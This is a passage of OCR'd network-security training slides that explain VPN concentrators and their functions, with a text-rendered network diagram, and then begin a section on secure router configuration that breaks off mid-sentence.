
VPN Concentrators

- A VPN Concentrator is a network device used to create **secure VPN connections**
- It acts as a VPN router which is generally used to create a remote access or **site-to-site** VPN
- It uses tunneling protocols to **negotiate security** parameters, create and manage tunnels, encapsulate, transmit, or receive packets through the tunnel, and de-encapsulate them

VPN Access via Modem
Low speed remote user
Internet
VPN Access via Cable
High speed remote user
Router
Public Segment (Untrusted)
FTP Server
Firewall
Cisco VPN 3000 Concentrator
Firewall Segment
File Server
Mail Server
Intranet Server
Authentication Server
Private Segment (Trusted)



Functions of a VPN Concentrator

- A VPN Concentrator functions as a **bi-directional** tunnel endpoint

The VPN Concentrator functions are:

1. Encrypts and decrypts data
2. Authenticates users
3. Manages data transfer across the tunnel
4. Negotiates tunnel parameters
5. Manages security keys
6. Establishes Tunnels
7. Assigns user addresses
8. Manages inbound and outbound data transfers as a tunnel endpoint or router

Notes: ______________________________


____

____

____

____

____




Secure Router Configuration

- Routers are the main gateway to the network and not designed to be security devices
- Routers are vulnerable to different attacks from inside and outside of the network
- An administrator needs to configure a router securely; a misconfigured router is a target for mounting attacks

Hardening a Router will enable the Admins to prevent attackers from:

